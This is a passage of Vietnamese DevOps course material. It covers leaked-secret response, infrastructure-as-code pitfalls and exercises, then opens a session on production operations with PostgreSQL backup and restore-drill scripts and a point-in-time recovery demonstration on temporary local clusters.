1. **Thu hồi và xoay vòng NGAY** (đổi mật khẩu, thu hồi khóa, cấp token mới): đây là biện pháp duy nhất thật sự vô hiệu hóa bí mật. Giả định rằng nó **đã bị đánh cắp** kể từ lúc đẩy lên.
2. **Điều tra**: nhật ký truy cập của dịch vụ liên quan (CloudTrail, nhật ký đăng nhập) xem có dùng trái phép trong khoảng thời gian lộ không.
3. **Dọn lịch sử** (tùy chọn, sau bước 1): `git filter-repo` hoặc BFG viết lại lịch sử để xóa bí mật, rồi ép đẩy và yêu cầu mọi người clone lại; việc này giảm rủi ro tái sử dụng nhưng **không thay thế** việc thu hồi, vì bản sao đã tồn tại.
4. **Hậu kiểm không đổ lỗi**: vì sao nó lọt qua? Thêm hook, push protection, quét CI, hoặc đổi sang cơ chế không cần bí mật.

Cuối cùng, phát hiện thật sự nên trở thành *tự động*: workflow quét bằng gitleaks trên mọi PR và toàn bộ lịch sử hằng tuần, báo cáo về kênh bảo mật. Bản tham chiếu ShopGo đã được quét (thư mục làm việc) và sạch; `.env.example` chỉ chứa giá trị giữ chỗ, và `.gitignore`/`.dockerignore` loại `.env`, khóa riêng và tệp state Terraform.

6. Chuỗi cung ứng và chính sách như mã

Hạ tầng và triển khai cũng là chuỗi cung ứng cần bảo vệ: (1) **ghim** nhà cung cấp Terraform và commit `.terraform.lock.hcl`; (2) **ghim** hành động CI (Buổi 45) và ảnh nền (Buổi 43); (3) **ký** ảnh và xác minh trước khi triển khai; (4) **chính sách ở cổng cụm**: Kyverno hoặc OPA Gatekeeper/ValidatingAdmissionPolicy từ chối workload vi phạm (ảnh không ký, chạy root, không có requests; bài tập Buổi 47); (5) **kiểm tra drift** liên tục:

ArgoCD `selfHeal` cho ứng dụng, `terraform plan` hằng đêm cho hạ tầng; (6) **tách quyền**: người viết PR hạ tầng không tự duyệt và tự áp dụng, vai trò `plan` chỉ đọc khác vai trò `apply`.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Hạ tầng tạo bằng giao diện web** ("tạm thời"), rồi không ai nhớ; production không tái tạo được.
2. **State cục bộ hoặc commit vào Git**; không khóa, hai người `apply` cùng lúc; state chứa bí mật và ai đọc cũng được.
3. `apply` **mà không đọc** `plan`, nhất là chữ `replace`/`destroy` trên cơ sở dữ liệu; `-auto-approve` từ laptop.
4. **Một state khổng lồ cho mọi thứ**: bán kính ảnh hưởng toàn công ty, mọi thay đổi chờ nhau.
5. `count` **thay vì** `for_each`, xóa phần tử giữa danh sách làm thay thế các tài nguyên sau.
6. **Không ghim phiên bản nhà cung cấp / không commit tệp khóa**; nâng cấp ngầm làm `plan` đổi.
7. **Bí mật đặt qua biến Terraform** (vào state dạng văn bản) thay vì cơ chế do nhà cung cấp quản lý; tin rằng `sensitive` mã hóa state.
8. **Sửa tay trên console /** `kubectl edit` **trong môi trường GitOps**; drift âm thầm, `selfHeal` ghi đè gây khó hiểu hoặc bị tắt.
9. **CI giữ** `kubeconfig`**/khóa quản trị cụm** thay vì để ArgoCD kéo; khóa AWS dài hạn trong bí mật CI.
10. **Xóa tệp chứa bí mật rồi coi như xong**; không thu hồi, không điều tra.
11. **Khóa giải mã SOPS/age nằm cạnh bí mật trong cùng kho**; không có kế hoạch xoay vòng khóa.
12. **Bí mật không bao giờ xoay vòng**; ứng dụng không chịu được hai khóa cùng lúc nên "không dám đổi".
13. **HPA và ArgoCD đánh nhau vì** `replicas` (thiếu `ignoreDifferences`); `prune` xóa nhầm tài nguyên do thiếu trong Git.
14. **Chạy migration trong tiến trình khởi động mọi Pod** thay vì hook `PreSync`/Job riêng.
15. **Không kiểm tra chính sách trên kế hoạch**: RDS công khai, bucket mở, IAM `*:*` chỉ phát hiện sau khi đã triển khai.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Sau một quý chuyển sang Terraform + ArgoCD, đội ShopGo ghi nhận ba chuyện đáng nhớ. **Một:** `terraform plan` nightly báo `1 to change` trên security group production, một thay đổi không có PR nào. Truy ngược nhật ký CloudTrail: một kỹ sư trong cuộc gọi sự cố lúc 2 giờ sáng đã mở tạm một cổng để gỡ lỗi và quên đóng. Nhờ phát hiện drift, họ đóng lại trong chưa tới một ngày, và đưa việc "mở tạm" vào quy trình có thời hạn tự hết. **Hai:** một PR đổi `engine_version` của RDS cho `plan` ghi `must be replaced`; reviewer thấy chữ `replace` trên cơ sở dữ liệu production, chặn PR, và chuyển sang quy trình nâng cấp tại chỗ có sao lưu và cửa sổ bảo trì. Nếu thay đổi đi qua giao diện web hoặc `apply -auto-approve` từ laptop, nó đã xóa cơ sở dữ liệu. Từ đó bộ kiểm tra chính sách trên kế hoạch chặn mọi `destroy`/`replace` của `aws_db_instance` trừ khi có nhãn ngoại lệ do hai người duyệt. **Ba:** một khóa truy cập AWS của CI bị lộ trong nhật ký công khai của một dự án phụ; vì khóa này là **dài hạn**, họ phải xoay vòng gấp giữa đêm và rà soát CloudTrail. Sau đó họ chuyển toàn bộ sang OIDC (không còn khóa nào), thêm gitleaks vào pre-commit và CI, và bật push protection. Thời gian "bí mật bị lộ ⇒ bí mật vô dụng" rút từ vài giờ xuống vài phút chủ yếu nhờ **tự động hóa việc xoay vòng** và **thay bí mật bằng danh tính**. Bài học chung: giá trị lớn nhất của IaC/GitOps không nằm ở tốc độ mà ở **khả năng nhìn thấy và kiểm soát thay đổi**: mọi thay đổi có tác giả, lý do, diff, kiểm tra tự động, và đường quay lui.

9. Tóm tắt

Tóm tắt buổi học

- **IaC** = hạ tầng là mã trong Git: tái tạo được, nhất quán, review được, kiểm toán được. Cấp phát (Terraform/OpenTofu/Pulumi), cấu hình máy (Ansible), triển khai ứng dụng khai báo (ArgoCD/Flux).
- **Terraform**: `plan` (mã ↔ state ↔ thực tế) → `apply`; **idempotent**; **drift** phát hiện bằng `plan` định kỳ (`-detailed-exitcode`); đọc kỹ `replace`/`destroy`; `for_each` hơn `count`; `moved`, `import`, `prevent_destroy`.
- **Kiểm tra không cần đám mây**: `fmt`, `validate` (schema thật), `test` + `mock_provider`; **chính sách trên kế hoạch JSON** (OPA/conftest/Checkov) chặn RDS công khai, bucket mở, thẻ ảnh đổi được... trước `apply`.
- **State** từ xa, có khóa, mã hóa, giới hạn quyền; chia theo môi trường × lớp để giảm bán kính ảnh hưởng; Terraform qua CI: plan chỉ đọc trên PR, apply có cổng duyệt tay, hai vai trò OIDC.
- **GitOps/ArgoCD**: Git là nguồn sự thật, ArgoCD **kéo** và điều hòa liên tục (`automated`, `prune`, `selfHeal`), hook `PreSync` cho migration, `ignoreDifferences` cho HPA; CI chỉ ghi kho cấu hình, **không giữ quyền vào cụm**; quay lui = `git revert`.
- **Bí mật**: thang từ mã/`.env` → mã hóa trong Git (SOPS+age: diff chỉ đổi dòng bị xoay vòng) → kho ngoài + External Secrets → **danh tính thay bí mật** (OIDC, IRSA); mọi bí mật phải xoay vòng được (hai khóa cùng lúc).
- **Rò rỉ**: xóa tệp **không** xóa lịch sử; thứ tự ứng phó: **thu hồi/xoay vòng → điều tra → dọn lịch sử → hậu kiểm**; phòng bằng hook, push protection, quét CI (gitleaks), và giảm số bí mật cần giữ.

10. Bài tập

1. **[Cơ bản]** Tái hiện vòng đời Terraform với nhà cung cấp `local` ở mục 2.1: thêm môi trường thứ ba bằng cách thêm một khóa vào bản đồ; quan sát `plan`. Sau đó đổi `for_each` sang `count` với danh sách, xóa phần tử giữa và ghi lại điều gì xảy ra (tài nguyên bị thay thế), rồi chuyển lại `for_each`.
2. **[Cơ bản]** Chạy `terraform fmt`, `validate`, `test` cho cấu hình ShopGo trên máy bạn. Thêm hai bài `run` mới vào `policy.tftest.hcl`: (a) staging không bật Multi-AZ mặc định; (b) bucket tải lên luôn có đủ bốn cờ chặn công khai. Cố ý làm vi phạm để thấy test đỏ.
3. **[Trung bình]** Mở rộng bộ kiểm tra chính sách trên kế hoạch (mục 2.4) thêm bốn quy tắc: (a) mọi tài nguyên phải có thẻ `project` và `environment`; (b) `aws_db_instance` không được `delete`/`replace` nếu không có biến ngoại lệ; (c) không có `aws_iam_user_access_key`; (d) mọi bucket S3 có mã hóa. Viết bộ test với kế hoạch tốt/xấu. Hoặc viết lại bằng Rego với `conftest`.
4. **[Trung bình]** Thiết lập backend S3 với khóa (`use_lockfile`) cho Terraform trên một tài khoản thử: tạo bucket state bằng một cấu hình riêng "bootstrap", bật phiên bản hóa và mã hóa, rồi chuyển state cục bộ sang backend (`terraform init -migrate-state`). Chứng minh khóa hoạt động bằng cách chạy hai `apply` đồng thời và ghi lại thông báo.
5. **[Trung bình]** Dựng ArgoCD trên cụm `kind`, tạo kho cấu hình thử với overlay staging, và `Application` có `automated + selfHeal`. Thử: (a) đổi `newTag` trong Git và quan sát đồng bộ; (b) `kubectl scale` tay và quan sát bị `selfHeal` đưa về; (c) thêm HPA rồi xử lý xung đột `replicas` bằng `ignoreDifferences`; (d) làm Job migration thất bại và xác nhận Deployment không bị cập nhật.
6. **[Nâng cao]** Chuyển bí mật của staging sang **SOPS + age** với `ksops` (hoặc `helm-secrets`): mã hóa Secret, commit vào kho cấu hình, để ArgoCD giải mã lúc đồng bộ bằng khóa age lưu trong cụm. Viết quy trình xoay vòng khóa age (thêm người nhận mới, tái mã hóa, thu hồi khóa cũ) và quy trình xoay vòng một giá trị (như `JWT_SECRET`), kèm cách ứng dụng chấp nhận hai khóa trong lúc chuyển.
7. **[Nâng cao]** Cài **External Secrets Operator** trên `kind` với kho giả (nhà cung cấp `fake` hoặc Vault chế độ dev). Tạo `ClusterSecretStore` + `ExternalSecret` cho `shopgo-secrets`; thay đổi giá trị ở kho và đo thời gian cụm cập nhật; thêm Reloader để Deployment tự cuốn chiếu khi Secret đổi. Ghi lại các lỗi thường gặp (tên khóa sai, quyền thiếu) và thông báo trạng thái của `ExternalSecret`.
8. **[Thử thách]** Thiết kế **chương trình quản lý bí mật** cho ShopGo ở dạng tài liệu: danh mục mọi bí mật (DB, JWT, Redis, SMTP, webhook HMAC, khóa ký ảnh, khóa SOPS), chủ sở hữu, nơi lưu, chu kỳ và cách xoay vòng, ai đọc được, cách phát hiện sử dụng bất thường; quy trình ứng phó khi lộ (bảng ai làm gì trong 15 phút / 1 giờ / 24 giờ); lộ trình giảm dần số bí mật dài hạn bằng danh tính (OIDC, IRSA, xác thực IAM cho RDS). Kèm tiêu chí đo "đã tốt hơn" (số bí mật dài hạn, tuổi bí mật lâu nhất, thời gian xoay vòng khẩn).

Buổi 49 — Vận hành production: sao lưu, di trú, đo tải, profiling và ứng phó sự cố

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 32, 36, 38, 39, 45, 46, 47, 48

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Đặt **RPO/RTO** cho dữ liệu, thiết kế chiến lược sao lưu (logic, vật lý, **lưu trữ WAL liên tục**), và **diễn tập khôi phục** để biết RTO thật; thực hiện **khôi phục về một thời điểm (PITR)** trên PostgreSQL.
- Thực hiện thay đổi lược đồ **không gián đoạn**: hiểu hàng đợi khóa của PostgreSQL, `lock_timeout`, `CREATE INDEX CONCURRENTLY`, `NOT VALID` + `VALIDATE`, mẫu **mở rộng – chuyển đổi – thu hẹp**.
- Thiết kế và đọc đúng một **bài đo tải**: mô hình mở, tránh *coordinated omission*, dữ liệu và phân phối truy cập thực tế, độ trễ phân vị, điểm bão hòa; dùng **định luật Little** để lập kế hoạch dung lượng.
- Dùng **pprof** để tìm nút thắt CPU/bộ nhớ/goroutine, đo trước–sau bằng benchmark, và mở pprof an toàn trên cổng nội bộ.
- Kiểm thử độ bền bằng **thí nghiệm hỗn loạn**: giết Redis giữa tải, phát hiện (và sửa) chi phí ẩn của "fail-open".
- Vận hành sự cố có tổ chức: **mức nghiêm trọng, vai trò, runbook, giao tiếp**, trực (on-call), **hậu kiểm không đổ lỗi**, chính sách ngân sách lỗi, và kiểm thử cả quy tắc cảnh báo (`promtool test rules`).

Sao lưu chưa từng được khôi phục là hy vọng, không phải sao lưu

Chuyện lặp đi lặp lại trong ngành: công ty có sao lưu hằng đêm trong nhiều năm, một ngày cơ sở dữ liệu hỏng, và họ phát hiện tệp sao lưu rỗng (script lỗi im lặng), hoặc không đọc được (sai phiên bản), hoặc thiếu một phần dữ liệu quan trọng, hoặc việc khôi phục mất 19 giờ trong khi doanh nghiệp chịu được 2 giờ. Khôi phục là thứ duy nhất chứng minh sao lưu có giá trị, và nó chỉ đáng tin khi được **diễn tập định kỳ** với dữ liệu thật. Cùng một nguyên lý áp dụng cho cảnh báo chưa từng bắn, runbook chưa từng chạy, quay lui chưa từng thử. Production ổn định không phải là production không bao giờ hỏng, mà là production mà đội của bạn **đã biết cách cứu**.

Về những gì chạy được ở buổi này

Phần lớn buổi này **chạy thật** trên PostgreSQL 18 và Go (Windows): sao lưu và diễn tập khôi phục với 100.000 sản phẩm, **PITR trên hai cụm PostgreSQL tạm** với lưu trữ WAL thật, bốn kịch bản di trú không gián đoạn qua `pgx`, đo tải mở bằng thư viện vegeta lên hai bản ShopGo API thật (có/không cache, có/không độ trễ DB), thí nghiệm giết Redis, profile CPU thật bằng `go tool pprof`, và `promtool test rules`. **Lưu ý đo đạc:** máy kiểm chứng là một laptop Windows, nơi mọi thành phần (bộ phát tải, API, PostgreSQL, Redis giả) **tranh nhau cùng CPU**, và đồng hồ của Go trên Windows có độ phân giải ~0,5 ms nên độ trễ dưới ngưỡng đó hiện là `0s`. Vì vậy hãy đọc các kết quả đo như **bằng chứng về hình dạng và xu hướng**, không phải về con số tuyệt đối; kết quả của bạn sẽ khác, và đó đúng là điều bạn phải tự đo trên môi trường của mình.

1. Tư duy kỹ nghệ độ tin cậy (SRE)

Độ tin cậy là một tính năng, và nó có giá: mỗi "số 9" thêm vào đắt gấp bội. Vì vậy ta nói về nó bằng số đo, không phải cảm tính:

- **SLI** (chỉ số mức dịch vụ): thứ đo được phản ánh trải nghiệm người dùng, ví dụ tỉ lệ yêu cầu `POST /orders` không lỗi 5xx; tỉ lệ yêu cầu hoàn thành dưới 500 ms.
- **SLO** (mục tiêu): ngưỡng cho SLI trong một cửa sổ, ví dụ 99,9% thành công trong 30 ngày.
- **Ngân sách lỗi** = 1 − SLO: lượng "không hoàn hảo" bạn được phép tiêu. SLO 99,9% trong 30 ngày cho 43 phút ngừng (hoặc 0,1% yêu cầu lỗi). Ngân sách là **công cụ ra quyết định**: còn nhiều thì phát hành nhanh, thử nghiệm mạnh; cạn thì **đóng băng phát hành tính năng** và dồn sức cho độ ổn định. Nó biến cuộc tranh luận "ổn định hay tính năng?" thành chính sách thỏa thuận trước giữa sản phẩm và kỹ thuật.
- **Cảnh báo theo tốc độ đốt** (Buổi 38) bắt sự cố nhanh mà không réo gọi vì dao động nhỏ.
- **Toil** là công việc vận hành lặp đi lặp lại, thủ công, tự động hóa được. SRE coi đo và giảm toil là trách nhiệm (mục tiêu: dưới 50% thời gian). Mọi runbook được chạy lặp lại là ứng viên cho tự động hóa.

Phần còn lại của buổi là bộ kỹ năng để *giữ* các cam kết đó: giữ dữ liệu an toàn (sao lưu), thay đổi mà không ngắt dịch vụ (di trú), biết giới hạn của hệ thống (đo tải, profiling), kiểm chứng giả định (hỗn loạn), và xử lý tốt khi hỏng (sự cố).

2. Sao lưu và khôi phục

2.1. RPO, RTO và các loại sao lưu

Hai con số quyết định thiết kế:

- **RPO (Recovery Point Objective)**: tối đa bao nhiêu dữ liệu *chấp nhận mất*, tính bằng thời gian. Sao lưu hằng đêm ⇒ RPO lên tới 24 giờ. RPO 5 phút đòi hỏi lưu trữ WAL liên tục.
- **RTO (Recovery Time Objective)**: tối đa bao lâu để *hoạt động trở lại*. Khôi phục 2 TB từ ổ chậm có thể mất nhiều giờ.

Cả hai do **nghiệp vụ** quyết định (mất 1 giờ đơn hàng là bao nhiêu tiền?) rồi kỹ thuật chọn giải pháp tương xứng. Các loại sao lưu PostgreSQL:

Loại	Cách làm	Ưu	Nhược
Logic (`pg_dump`)	Xuất lược đồ + dữ liệu thành SQL hoặc định dạng `custom`	Đơn giản, di động giữa phiên bản, khôi phục từng bảng, kiểm tra được	Chậm với dữ liệu lớn; chỉ là ảnh chụp tại một thời điểm (RPO = chu kỳ sao lưu); khôi phục dựng lại chỉ mục
Vật lý (`pg_basebackup`)	Sao chép nguyên thư mục dữ liệu	Nhanh khôi phục; nền tảng của PITR	Gắn với phiên bản chính; toàn bộ cụm
Vật lý + lưu trữ WAL liên tục	Sao lưu cơ sở + mọi đoạn WAL	**PITR**: khôi phục về *bất kỳ thời điểm nào*; RPO tính bằng giây–phút	Phức tạp hơn; phải giữ WAL và theo dõi việc lưu trữ
Ảnh chụp đĩa (EBS/ZFS snapshot)	Snapshot lớp lưu trữ	Rất nhanh	Phải nhất quán (kết hợp `pg_backup_start/stop` hoặc snapshot nguyên tử), gắn với nhà cung cấp
Dịch vụ quản lý (RDS, Cloud SQL)	Sao lưu tự động + PITR (thường đến 35 ngày)	Bạn không phải vận hành	Vẫn phải **diễn tập khôi phục** và bảo vệ chống xóa nhầm tài khoản

Quy tắc **3-2-1**: ít nhất 3 bản dữ liệu, trên 2 loại phương tiện khác nhau, 1 bản ở **ngoài** (khác vùng/tài khoản). Sao lưu cùng máy với cơ sở dữ liệu hay cùng tài khoản đám mây bị chiếm quyền thì chết cùng nó. **Bản sao đọc (replica) không phải là sao lưu**: lệnh `DELETE` nhầm được sao chép sang nó ngay lập tức. Thêm: **mã hóa** sao lưu (chứa mọi dữ liệu nhạy cảm), **quyền ghi một chiều** (hệ thống sao lưu ghi được nhưng không xóa được; kẻ tấn công ransomware cố xóa sao lưu), **chính sách giữ** (14 ngày chi tiết + hàng tháng lâu hơn nếu cần pháp lý), **theo dõi** (cảnh báo khi sao lưu mới nhất cũ quá 26 giờ, không chỉ khi script thất bại).

2.2. Sao lưu logic có kiểm tra, và diễn tập khôi phục

Script sao lưu của bản tham chiếu viết để *không bao giờ để lại tệp trông như đã hoàn chỉnh mà thực ra hỏng*: ghi vào tệp tạm, **kiểm tra tệp đọc lại được** (`pg_restore --list`), chỉ đổi tên khi mọi bước thành công, ghi checksum, rồi mới dọn bản cũ:

```
# scripts/backup.sh
#!/usr/bin/env bash
# Sao lưu logic PostgreSQL: pg_dump định dạng custom, kiểm tra đọc lại được, ghi checksum, dọn bản cũ.
#   DATABASE_URL=postgres://... BACKUP_DIR=/var/backups/shopgo scripts/backup.sh
# Tùy chọn: PGBIN (thư mục chứa pg_dump/pg_restore), RETENTION_DAYS (mặc định 14),
#           UPLOAD_CMD (lệnh đẩy tệp ra ngoài máy, nhận đường dẫn tệp làm đối số cuối, ví dụ "aws s3 cp").
set -euo pipefail

: "${DATABASE_URL:?cần DATABASE_URL}"
BACKUP_DIR="${BACKUP_DIR:-./backups}"
RETENTION_DAYS="${RETENTION_DAYS:-14}"
PGBIN="${PGBIN:-}"
pg() { "${PGBIN:+$PGBIN/}$1" "${@:2}"; }

mkdir -p "$BACKUP_DIR"
stamp="$(date +%Y%m%d-%H%M%S)"
tmp="$BACKUP_DIR/.shopgo-$stamp.dump.partial"
out="$BACKUP_DIR/shopgo-$stamp.dump"

start=$SECONDS
# Ghi vào tệp tạm; chỉ đổi tên khi MỌI bước đã thành công (không bao giờ để lại tệp dở dang trông như bản hoàn chỉnh).
trap 'rm -f "$tmp"' EXIT
pg pg_dump --format=custom --compress=6 --no-owner --dbname="$DATABASE_URL" --file="$tmp"

# Bước kiểm tra tối thiểu: tệp phải đọc được danh mục (đúng định dạng, không cắt cụt).
entries="$(pg pg_restore --list "$tmp" | grep -c '^[0-9]')"
((entries > 0)) || {
    echo "LỖI: bản sao lưu rỗng" >&2
    exit 1
}

mv "$tmp" "$out"
sha256sum "$out" >"$out.sha256"
echo "đã sao lưu $out ($(du -h "$out" | cut -f1), $entries mục, $((SECONDS - start))s)"

if [[ -n "${UPLOAD_CMD:-}" ]]; then
    eval "$UPLOAD_CMD" '"$out"' '"$out.sha256"'
fi

# Dọn bản cũ (chỉ sau khi bản mới đã an toàn).
find "$BACKUP_DIR" -maxdepth 1 -name 'shopgo-*.dump*' -mtime "+$RETENTION_DAYS" -print -delete
```

Và script diễn tập: nạp bản sao lưu vào một cơ sở dữ liệu tạm, kiểm tra dữ liệu (số dòng, bất biến nghiệp vụ như "tồn kho không âm"), **đo thời gian** (đây là RTO của bạn), rồi xóa:

```
# scripts/restore_drill.sh
```

```
#!/usr/bin/env bash
# Diễn tập khôi phục: nạp một bản sao lưu vào CSDL tạm, kiểm tra dữ liệu, đo thời gian (RTO), rồi xóa.
# Bản sao lưu chưa từng được khôi phục thử thì chưa phải là bản sao lưu.
#   ADMIN_URL=postgres://.../postgres scripts/restore_drill.sh backups/shopgo-XXXX.dump
set -euo pipefail

dump="${1:?cần đường dẫn tệp .dump}"
: "${ADMIN_URL:?cần ADMIN_URL: kết nối tới CSDL 'postgres' để tạo/xóa CSDL tạm}"
PGBIN="${PGBIN:-}"
pg() { "${PGBIN:+$PGBIN/}$1" "${@:2}"; }

# Kiểm tra checksum nếu có.
if [[ -f "$dump.sha256" ]]; then
    (cd "$(dirname "$dump")" && sha256sum -c "$(basename "$dump").sha256")
fi

scratch="drill_$(date +%s)"
start=$SECONDS
cleanup() { pg psql "$ADMIN_URL" -qc "DROP DATABASE IF EXISTS $scratch" >/dev/null 2>&1 || true; }
trap cleanup EXIT

pg psql "$ADMIN_URL" -qc "CREATE DATABASE $scratch"
# Thay tên CSDL trong URL quản trị bằng CSDL tạm.
target="${ADMIN_URL%/*}/$scratch"
pg pg_restore --no-owner --exit-on-error --dbname="$target" "$dump"
restore_s=$((SECONDS - start))

echo "--- kiểm tra dữ liệu sau khôi phục ---"
pg psql "$target" -At -F ' | ' <<'SQL'
SELECT 'users', count(*) FROM users;
SELECT 'products', count(*) FROM products;
SELECT 'orders', count(*) FROM orders;
SELECT 'đơn mới nhất', coalesce(max(created_at)::text, '(không có)') FROM orders;
SELECT 'tồn kho âm', count(*) FROM products WHERE stock < 0;
SQL
echo "khôi phục xong trong ${restore_s}s (đây là RTO đo được cho kích thước dữ liệu hiện tại)"
```

Chạy thật với dữ liệu mẫu (5.000 người dùng, 100.000 sản phẩm, 20.000 đơn; `scripts/seed.sql`):

```
$ DATABASE_URL=... BACKUP_DIR=... scripts/backup.sh
đã sao lưu shopgo-20261010-203534.dump (1.6M, 60 mục, 1s)

$ ADMIN_URL=... scripts/restore_drill.sh <tệp .dump>
shopgo-<thời-gian>.dump: OK (checksum khớp)
--- kiểm tra dữ liệu sau khôi phục ---
users | 5000
products | 100000
orders | 20000
đơn mới nhất | 2026-10-10 20:35:31.105011+07
tồn kho âm | 0
khôi phục xong trong 2s (đây là RTO đo được cho kích thước dữ liệu hiện tại)
```

Bản sao lưu 1,5 MB (định dạng `custom` đã nén), 60 mục, khôi phục trong vài giây, checksum khớp, số dòng khớp, bất biến nghiệp vụ giữ. Với dữ liệu nhỏ này RTO là vài giây; **điều quan trọng là bạn có con số**, và biết nó tăng thế nào theo kích thước (khôi phục logic tăng tuyến tính theo dữ liệu *và* theo thời gian dựng lại chỉ mục). Khi cơ sở dữ liệu lên hàng trăm GB, RTO của sao lưu logic thường vượt ngưỡng chịu đựng, đó là lúc chuyển sang sao lưu vật lý + WAL. Lên lịch diễn tập này tự động (hằng tuần), cảnh báo khi nó thất bại, và đưa thời gian RTO lên dashboard.

2.3. Khôi phục về một thời điểm (PITR)

Sao lưu hằng đêm không cứu được lệnh `DELETE FROM orders` không có `WHERE` chạy lúc 15:42: bạn chỉ lấy lại được dữ liệu của 00:00 và mất 15 giờ đơn hàng. **PITR** làm tốt hơn: PostgreSQL ghi mọi thay đổi vào **WAL**

(write-ahead log); nếu bạn *lưu trữ liên tục* các đoạn WAL (`archive_mode`, `archive_command`) cùng một **sao lưu cơ sở** (`pg_basebackup`), bạn có thể dựng lại cơ sở dữ liệu từ sao lưu cơ sở rồi **phát lại WAL đến đúng một thời điểm đích** (`recovery_target_time`), ví dụ 15:41:59. Dưới đây là toàn bộ quy trình chạy thật trên hai cụm PostgreSQL 18 tạm thời (cổng 55440–55442), không đụng tới bất kỳ cụm nào khác:

```
# PITR thật: sao lưu cơ sở + lưu trữ WAL liên tục, "thảm họa" xóa sạch bảng, rồi khôi phục về thời điểm
TRƯỚC thảm họa.
# Dùng hai cụm PostgreSQL 18 riêng biệt, tạm thời (cổng 55440/55441/55442); không đụng tới cụm 55432 hay
PostgreSQL của máy.
set -u
T="$(mktemp -d)"; TW="$(cygpath -m "$T")"
PGB="$PGBIN"
mkdir -p "$T/archive"
pgc() { "$PGB/pg_ctl.exe" "$@"; }
sql() { local port=$1; shift; "$PGB/psql.exe" -X -q -h 127.0.0.1 -p "$port" -U postgres -d postgres -At
"$@"; }
cleanup() { for d in primary r1 r2; do [ -d "$T/$d" ] && pgc -D "$TW/$d" stop -m immediate >/dev/null 2>&1;
done; }
trap cleanup EXIT

"$PGB/initdb.exe" -D "$TW/primary" -U postgres -A trust -E UTF8 >/dev/null 2>&1
cat >> "$T/primary/postgresql.conf" <<CONF
port = 55440
listen_addresses = '127.0.0.1'
wal_level = replica
archive_mode = on
archive_command = 'cp "%p" "$TW/archive/%f"'
CONF
pgc -D "$TW/primary" -l "$T/primary.log" -w start >/dev/null 2>&1
echo '1) Cụm chính chạy với lưu trữ WAL liên tục (archive_mode=on, archive_command=cp ... vào kho WAL)'
sql 55440 -c "CREATE TABLE orders (id serial PRIMARY KEY, total bigint NOT NULL)" -c "INSERT INTO orders
(total) SELECT g*1000 FROM generate_series(1,100) g"
echo "   $(sql 55440 -c 'SELECT count(*) FROM orders') đơn hàng"

echo; echo '2) Sao lưu cơ sở (pg_basebackup) - đây là "điểm xuất phát" của mọi lần khôi phục'
"$PGB/pg_basebackup.exe" -h 127.0.0.1 -p 55440 -U postgres -D "$TW/base" -X stream -c fast >/dev/null 2>&1
echo "   đã sao lưu: $(du -sh "$T/base" | cut -f1)"

echo; echo '3) Cuộc sống tiếp diễn: thêm 100 đơn nữa (tổng 200), ghi lại thời điểm T1'
sql 55440 -c "INSERT INTO orders (total) SELECT g*1000 FROM generate_series(101,200) g"
T1="$(sql 55440 -c "SELECT clock_timestamp()")"
echo "   $(sql 55440 -c 'SELECT count(*) FROM orders') đơn hàng;  T1 = $T1"
sleep 1.5

echo; echo '4) THẢM HỌA: một lệnh DELETE không có WHERE chạy nhầm trên production'
sql 55440 -c "DELETE FROM orders"
echo "   còn lại $(sql 55440 -c 'SELECT count(*) FROM orders') đơn hàng"
sql 55440 -c "SELECT pg_switch_wal()" >/dev/null; sleep 2     # ép đóng đoạn WAL hiện tại để nó được lưu
trữ
echo "   đoạn WAL đã lưu trữ: $(ls "$T/archive" | grep -vc backup) tệp"
pgc -D "$TW/primary" stop -m fast >/dev/null 2>&1

restore() { # restore <thư mục> <cổng> <đích-khôi-phục hoặc rỗng>
  cp -r "$T/base" "$T/$1"
  cat >> "$T/$1/postgresql.conf" <<CONF
port = $2
archive_mode = off
restore_command = 'cp "$TW/archive/%f" "%p"'
CONF
  if [ -n "$3" ]; then printf "recovery_target_time = '%s'\nrecovery_target_action = 'promote'\n" "$3" >>
"$T/$1/postgresql.conf"; fi
  touch "$T/$1/recovery.signal"
  pgc -D "$TW/$1" -l "$T/$1.log" -w start >/dev/null 2>&1
  for i in 1 2 3 4 5 6 7 8 9 10; do [ "$(sql "$2" -c 'SELECT pg_is_in_recovery()' 2>/dev/null)" = f ] &&
break; sleep 1; done
}
echo; echo "5) Khôi phục về T1 (recovery_target_time = '$T1')"
restore r1 55441 "$T1"
```

```
echo "   đơn hàng sau khôi phục: $(sql 55441 -c 'SELECT count(*) FROM orders')   <- lấy lại đủ 200 đơn, KHÔNG có lệnh DELETE"
echo; echo '6) Đối chiếu: khôi phục không đặt đích (phát lại WAL đến hết) -> phát lại cả lệnh DELETE'
restore r2 55442 ""
echo "   đơn hàng: $(sql 55442 -c 'SELECT count(*) FROM orders')   <- thảm họa cũng được 'khôi phục'"
```

```
1) Cụm chính chạy với lưu trữ WAL liên tục (archive_mode=on, archive_command=cp ... vào kho WAL)
   100 đơn hàng

2) Sao lưu cơ sở (pg_basebackup) - đây là "điểm xuất phát" của mọi lần khôi phục
   đã sao lưu: 41M

3) Cuộc sống tiếp diễn: thêm 100 đơn nữa (tổng 200), ghi lại thời điểm T1
   200 đơn hàng;  T1 = 2026-10-10 20:38:29.586796+07

4) THẢM HỌA: một lệnh DELETE không có WHERE chạy nhầm trên production
   còn lại 0 đơn hàng
   đoạn WAL đã lưu trữ: 3 tệp

5) Khôi phục về T1 (recovery_target_time = '2026-10-10 20:38:29.586796+07')
   đơn hàng sau khôi phục: 200   <- lấy lại đủ 200 đơn, KHÔNG có lệnh DELETE

6) Đối chiếu: khôi phục không đặt đích (phát lại WAL đến hết) -> phát lại cả lệnh DELETE
   đơn hàng: 0   <- thảm họa cũng được 'khôi phục'
```

